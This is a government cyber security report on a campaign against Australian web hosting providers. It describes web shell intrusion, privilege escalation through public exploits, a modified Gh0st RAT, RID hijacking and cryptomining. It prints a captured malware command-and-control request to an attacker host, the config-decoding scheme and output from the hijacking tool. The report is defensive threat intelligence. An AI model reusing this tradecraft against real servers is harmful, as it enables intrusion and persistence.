Australian Government
Australian Signals Directorate

ACSC Australian Cyber Security Centre

Manic Menagerie:

Malicious activity targeting web hosting providers

ACSC Report 2018-143

TLP: WHITE

Table of Contents

Foreword: Head Australian Cyber Security Centre

The reach and diversity of cyber-criminal activity is expanding and constantly evolving.

Our purpose at the Australian Cyber Security Centre (ACSC) is to make Australia the safest place to connect online.

We are increasing our capacity to identify emerging cyber threats and we are improving our detection capabilities. Exposing new methods employed by criminals is one of the important contributions we make to strengthening defences, building resilience, trust and confidence.

Since its inception in 2014, the ACSC has lifted Government cyber security capabilities. The Australian Government's 2016 Cyber Security Strategy includes a continued commitment to the ACSC:

> *"The ACSC, guided by whole-of-nation cyber security priorities, will continue to bring together the Government's operational cyber security capabilities and build on its world renowned cyber expertise to support a broader range of organisations at the operational level. In addition, ACSC outreach will be further improved and streamlined to make it easier for the private sector to interact."*

In July 2018, the ACSC evolved to incorporate the cyber security capabilities from CERT Australia and the Digital Transformation Agency and became part of the Australian Signals Directorate. And ASD's enabling legislation was strengthened to include a mandate to disrupt cyber enabled crime.

This report by our experts represents our commitment to be more transparent in the types of malicious activity impacting Australia.

Operation Manic Menagerie was an investigation of the compromise of a number of Australian web hosting providers which exposed new methods employed by criminals. It also provided new insights for practical advice about how to reduce the risk.

We commend the web service providers who worked with us to enable this investigation and who have taken steps to ensure that this threat is thwarted.

Alastair MacGibbon
Head
Australian Cyber Security Centre

Outline

This report details technical findings and mitigation advice related to the extensive compromise of at least eight Australian web hosting providers investigated by the Australian Cyber Security Centre (ACSC) in May 2018. The information is designed for use by technical cyber security officers within Australian infrastructure organisations, large businesses and government agencies.

This report includes indicators for web hosting providers and their customers to determine if they are victims of the campaign, which uses simple techniques and poses a risk for such organisations.

Overview

In 2018, the ACSC detected a previously unidentified malware variant was being used for compromising web hosting providers and therefore possibly the websites of their customers.

The ACSC engaged with three hosting providers to conduct investigations into activity involving this malware. The purpose of the investigation was to develop an understanding of the malware and associated tradecraft to inform mitigation strategies.

The investigation revealed that the malware was a variant of the well-known ‘Gh0st’ remote access tool (RAT) that had significant modifications to the network communications protocol.

Tactics, techniques and procedures (TTP)

The actor favoured techniques such as web shells to gain initial access, exploiting vulnerable web applications to upload the web shells.

The actor rarely required privilege escalation but demonstrated the capability and persistence to escalate privilege when necessary. The actor’s privilege escalation tools were all public proof of concepts (POC) and demonstrated an ability to quickly use new POC exploits.

Persistence techniques varied across incidents, showing a capability to modify tools to suit the compromised environment.

The actor’s observed post-exploitation activity centred on financial gain. The techniques used to achieve this included search engine optimisation (SEO), advertising and cryptocurrency mining.

The actor’s tool chain included a local system denial of service (DoS) tool commonly known as a fork bomb binary.

The actor also packaged a network scanning utility into their toolset. This tool could be used to identify other hosts for lateral movement.

Table 1: TTPs used by the actor

	TTP
Initial Access	Exploited vulnerable web applications with well-known patched vulnerabilities to upload web shells (FCKEditor, DotNetNuke)
Privilege Escalation	Not required in most instances due to misconfigured web services • Compromised FTP credentials with root access • Web service running as admin Privilege escalation binaries (Slightly modified proof of concept code) • CVE-2018-1038 (Total Meltdown) • CVE-2016-3225 (RottenPotatoNG) • CVE-2016-0099 Replace Autostart services
Persistence	Port redirector (HTRAN) Web shells (China Chopper, unnamed publicly available web shells) Remote access tool (Gh0st variant) Stealing credentials (Mimikatz, Quarks PWDump) Credential manipulation (RID Hijacking tool) Replacing system binaries (StickyKeys, Autostart services) Remote access solutions (RDP using stolen credentials)
Post Exploitation	Network Scanning Search Engine Optimisation Advertising injection Cryptocurrency mining (local to hosting server) Potential denial of service (Fork Bomb)

Section one: Details of tools techniques and procedures


Initial access

During this campaign, the actor relied on exploiting vulnerable web applications to gain initial access to servers. This activity was a combination of automated scanning and manual interaction with the victim network.

Analysis of the web logs from compromised hosts indicated the actor used a web browser to manually interact with web sites to identify vulnerability.

Once identified, the vulnerability was manually exploited to create a web shell on the server to enable future steps. The actor used multiple publicly available web shells including variants of ChinaChopper[1][2][3]. Once the web shell was in place, the actor switched from using a web browser to using a controller to perform future interactions with the web shell.

Figure 1: Timeline of exploitation



As shown in Figure 1 it took the actor less than 70 minutes to identify the vulnerability, upload a web shell and conduct the privilege escalation phases of their campaign.

Privilege escalation

The actor demonstrated the ability to tailor their tools to suit the environment they were compromising, including exploiting misconfigured services and uploading additional binaries to assist with privilege escalation.

Binaries uploaded through web shell

The ACSC identified three privilege escalation binaries that the actor deployed during the compromise. All three binaries implemented proof-of-concept (POC) exploit code available publicly on the internet.

All of the vulnerabilities, CVE-2018-10388, CVE-2016-32259 and CVE-2016-009910, used in the privilege escalation binaries had patches issued prior to these compromises.

The POC of CVE-2018-1038, known as TotalMeltdown, was released publicly in late April 2018 and uploaded to a web hosting provider a few days later. This shows the actor was quickly able to take the POC code and use it in a compromise.

[1] https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html
[2] https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-ii.html
[3] https://www.cyber.nj.gov/threat-profiles/trojan-variants/china-chopper

FTP

In one instance, the actor used valid credentials to authenticate and subsequently log into an FTP server as a user with a home directory of 'C:\'. As the FTP server was configured to run as the local administrator user, this gave the actor full read/write access to the victim's system drive.

Access to the FTP server was used to backup and replace the binaries for several operating system services with binaries which, when executed, would install the Gh0st RAT or perform credential manipulation known as RID hijacking. These services included:

- TeamViewer
- NetTime
- RDP Defender
- ClamAV.

When any of the above services restarted (or the host was rebooted) the actor's malware ran as the SYSTEM user. The ACSC also identified a resource exhaustion (fork bomb) utility that could have been used to force an administrator to reboot the machine.

Lateral movement / alternative access methods

There was no evidence that the actor attempted to move laterally to other hosts on the network.

The actor used their web shell access to move laterally to other sites on the compromised server to create additional web shells for persistence. They continued to monitor web shell access and create alternative access methods in the weeks following the initial compromise.

The ACSC did identify a network scanning utility that was uploaded using the actor's web shells. Although use of this tool could not be confirmed, it may have indicated a desire to perform lateral movement on a network.

Gh0st variant

Gh0st is a fully featured RAT that provides functionality such as key logging, web cam and microphone streaming, file upload and download as well as providing full remote control of a host[4][5].

The actor deployed several iterations of the Gh0st dropper using a range of packers/protection mechanisms including UPX and VMProtect.

In one incident, the Gh0st dropper was detected by the victim's anti-virus software and quarantined. The actor then disconnected from the compromised environment only to return several hours later to deploy a new instance of the dropper which evaded the victim's anti-virus.


When executed, the Gh0st dropper creates a Windows executable with a .gif extension in a legitimate Windows directory then registers a new service to execute the dropped file on start-up. Every execution of the dropper results in a binary with a different hash being generated which causes hash-based detection to be ineffective.

Older versions of Gh0st use a relatively well-known protocol with the first five bytes being set to 'Gh0st" or some other five-byte campaign ID, an example of which can be seen in Figure 2.

[4] https://resources.infosecinstitute.com/gh0st-rat-complete-malware-analysis-part-1/

[5] https://resources.infosecinstitute.com/gh0st-rat-part-2-packet-structure-defense-measures/

Figure 2: Original Gh0st header



```
Gh0st........x.Kc``....@....\..L@:8..,39U! 19[.."....!
(+.`.V......(Q!....`....
Q...2...&..w...?
@CI.a..8C.Q!.)B...@9....f.a........L.I.K.--..../.54.` ...1.o...Gh0
st........x.c......Gh0st........x.....).)Gh0st........x.c......Gh0
st........x.c......Gh0st........x.c......
```


The newly identified variant of Gh0st uses a much longer header which closely resembles a HTTP 200 response as shown in Figure 3.

Figure 3: Modified Gh0st header

```
00000000  48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d  |HTTP/1.1 200 OK.|
00000010  0a 53 65 72 76 65 72 3a 20 6e 67 69 6e 78 2f 31  |.Server: nginx/1|
00000020  2e 30 2e 31 31 0d 0a fb 01 00 00 ac 02 00 00 78  |.0.11..........x|
00000030  9c ...                                           |.|
```

The malware sends a HTTP GET request to download the command and control configuration details, shown in Figure 4.

Figure 4: Command & Control Configuration Download Request



```
GET /pi.jpg HTTP/1.1
User-Agent: Mozilla/4.0 (compatible)
Host: c.fedwlg.com:98
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Type: image/jpeg
Last-Modified: Thu, 19 Apr 2018 01:51:24
Accept-Ranges: bytes
ETag: "d7a44dec80d7d31:0"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Fri, 04 May 2018 10:55:21 GMT
Content-Length: 36
```


The response to this request contains a Base64 encoded string wrapped in ‘GIF89a’ tag. The response is decoded and then performs an `ADD 0x7a` followed by `XOR 0x19`. This decode structure is very similar to that featured in the Gh0st 3.6 source code.

When decoded the response contains the IP and port that the malware is to connect to. The response can also optionally include proxy information. An example response that decodes to `1.2.3.4:53\0` is:

`GIF89arr2xvbC9s6mysJ8GIF89a`

The Gh0st binary was not digitally signed; however, the Gh0st dropper was signed with an expired, stolen certificate issued to ‘Fujian identical investment co.,Ltd’ less than one week prior to being deployed onto the victim networks. Details of this certificate are shown in Figure 5.

Figure 5: DeliciousPi Gh0st dropper certificate



[redacted] Properties

Security | Details | Previous Versions
General | Compatibility | Digital Signatures

Signature list

Name of signer:	Dige...	Timestamp
Fujian identical inv...	sha1	Wednesday, 25 April 2018 5:59:00

Details

OK Cancel Apply

Digital Signature Details

General | Advanced

Digital Signature Information

A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file.

Signer information

Name: Fujian identical investment co.,Ltd

E-mail: Not available

Signing time: Wednesday, 25 April 2018 5:59:00 PM

View Certificate

Countersignatures

Name of signer:	E-mail address:	Timestamp
Symantec Time ...	Not available	Wednesday, 25 April...

Details

OK

Certificate

General | Details | Certification Path

Certificate Information

This certificate has expired or is not yet valid.

Issued to: Fujian identical investment co.,Ltd

Issued by: Thawte Code Signing CA - G2

Valid from 26/ 06/ 2011 to 26/ 06/ 2012

Install Certificate... Issuer Statement

Learn more about certificates

OK

RID hijacking

In the three recently investigated compromises outlined in this report, the ACSC identified the actor deploying a utility that poorly implemented a technique known as RID hijacking[6]. Using this utility, the actor created a new Windows user account with the effective permissions of the local administrator account.

RID hijacking is a relatively new technique that allows an attacker with local administrator or higher privileges to replace the relative identifier (RID) of one account with that of another, resulting in the two accounts using the same RID.


RIDs make up part of a user’s security identifier (SID), the remainder of which is shared by all users of a system, which Windows uses to manage security permissions on everything from personal files to core operating system files and registry keys. RID hijacking allows an attacker to create an account that will not be a member of any groups but has the permissions of the target account (for example, the local administrator).

As RID hijacking requires read/write access to the target’s SAM hive, the technique must be executed by either the SYSTEM user (which has full read/write control over the SAM hive) or a member of the Administrators group (which has permission to change the permissions of the SAM hive and can therefore give itself the required read/write access).

Despite the actor’s tool being run as the SYSTEM user, their implementation modifies the permissions of the entire SAM hive to provide the ‘Everyone’ group with the Full Control permission. This modification allows every user account, process and web shell to create/modify/read any user account details (including hashes), as well as create and delete user accounts (regardless of permission level). The output of the actor’s RID hijacking utility is shown in Figure 6.

[6] http://csl.com.co/rid-hijacking/

Figure 6: Actors RID Hijack tool output




```
C:\Users\[redacted]\Desktop>iis_uses.db
User iis_uses has been successfully added
Create iis_uses Success...
Open SAM\SAM\Domains\Account\Users\Names\iis_uses...
Get Registry Value 000004B8...
Open SAM\SAM\Domains\Account\Users\000004B8...
Delete iis_uses Success...
Now Create iis_uses Registry Key...Success!
OK!
USER: iis_uses
PASS: xman[redacted]911
C:\Users\[redacted]\Desktop>
```

After creating an account with a hijacked RID any Windows events generated by this account (for example logging into a system or mounting a network share) will be recorded in the Windows event log as having been caused by the hijacked account. An actor could use this to make their traffic appear as if it was coming from a legitimate Windows account.

The RID hijacking utility used during the investigated incidents was digitally signed with an expired, stolen certificate issued to ‘上海域联软件技术有限公司’ (Shanghai YuLian Software Technology co. Ltd.) less than one week prior to being deployed onto the victim networks. Details of this certificate are shown in Figure 7.

Figure 7: RID Hijacking Utility Certificate



Name of signer:	Dig...	Timestamp
上海域联软件技术有限公司	sha1	Tuesday, 26 January ...

Digital Signature Information
A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file.

Name: 上海域联软件技术有限公司

E-mail: Not available

Signing time: Tuesday, 26 January 2016 7:48:58 PM

Name of signer:	E-mail address:	Timestamp
Symantec Time ...	Not available	Tuesday, 26 Januar...

Certificate Information

This certificate has expired or is not yet valid.

Issued to: 上海域联软件技术有限公司

Issued by: VeriSign Class 3 Code Signing 2010 CA

Valid from 23/ 03/ 2011 **to** 23/ 03/ 2012

Learn more about certificates

Post exploitation

Cryptocurrency mining

Two of the compromised hosts contained evidence of the actor deploying software to add the hosting server itself into a Monero mining pool[7] with the wallet id `44hRSVqJicHZGpLQErsnjS3V7zgn3xsvn2Rw5e4GUSB4jHhyA1C3Ny3cC3g3cxPhVNccFQrVdQXtS2TcgpeB7wULKwpaYZT`.

This mining pool provided statistics for any submitted worker ID. After extracting the actor's worker ID from their crypto miner malware, the ACSC determined:


1. The actor received their first payment on 21 November 2017.
2. As of 18 June 2018, the actor had made a total of22.57 XMR (Monero) with an approximate value of $3868 AUD.
3. On average, the actor was receiving a payment of 0.5 XMR every 3-4 days, which equates to approximately $28 AUD a day.

In all incidents, the actor manually exploited servers and deployed malware, taking them an hour or, in one case, multiple days. The mining pool does not report the number of hosts connected via the actor's pool ID; it does, however, provide the number of hashes per second, a graph of which can be seen in Figure 8.

[7] https://monero.org/services/mining-pools/

TLP: WHITE

Figure 8: Actor's mining pool statistics



44hRSVqJicHZGpLQErsnjS3V7zgn3xsvn2Rw5e4GUSB4jHhyA1C3Ny3cC3g3cxPhVNccFQrVdQXtS2TcgpeB7wULKwpaYZT

Your Total Hashrate History for < 130 > days:

Total Hash Rate: (24h) 19.68 KH/s (12h) 18.55 KH/s (1h) 19.08 KH/s (10m) 19.46 KH/s

Pending Balance: 0.090488321078 XMR

Free Payout Threshold: < 0.500 XMR >

Manual payments are disabled for your account

Total Paid: 22.573059320000 XMR Payment History

Per Worker Stats:

Old HR: This shows the hashrate of your miners which do not support the current version of Monero.


Hash Rate	✖ Old HR	✓ Accepted Shares	Expired Shares	Invalid Shares	Last Share	Worker ID
19.47 KH/s	0.00 H/s	275255507896	676295171	543050627	less than a minute ago	44h...YZT

A high-end gaming computer's processer has a hash rate of ~500 whilst a server processor has a typical hash rate of 800-1500. The actor has a current hash rate of 19.47 KH/s or 19,470 hashes per second.

This indicates the actor still has a Monero miner installed on between 13 and 38 machines although; as they have only been observed targeting servers, it is likely the number of compromised hosts is at the lower end of this range.

An additional wallet id of `48edfHu7V9Z84YzzMa6fUueoELZ9ZRXq9VetWzYGzKt52XU5xvqgzYnDK9URnRoJMk1j8nLwEVsaSWJ4fhdUyZijBGUicoD` was extracted from the Monero miner. Whilst this wallet id was not observed being used by the malware, it does appear to be used elsewhere. Figure 9 shows the statistics for the second wallet id.

Figure 9: Second Wallet ID statistics



48edfHu7V9Z84YzzMa6fUueoELZ9ZRXq9VetWzYGzKt52XU5xvqgzYnDK9URnRoJMk1j8nLwEVsaSWJ4fhdUyZijBGUicoD

Total Hash Rate: (24h) 2.09 KH/s (12h) 1.60 KH/s (1h) 1.68 KH/s (10m) 1.88 KH/s

Pending Balance: 0.959950860574 XMR

Free Payout Threshold: < 1.000 XMR >

Manual payments are disabled for your account

Total Paid: 0.000000000000 XMR Payment History

Per Worker Stats:

Old HR: This shows the hashrate of your miners which do not support the current version of Monero.

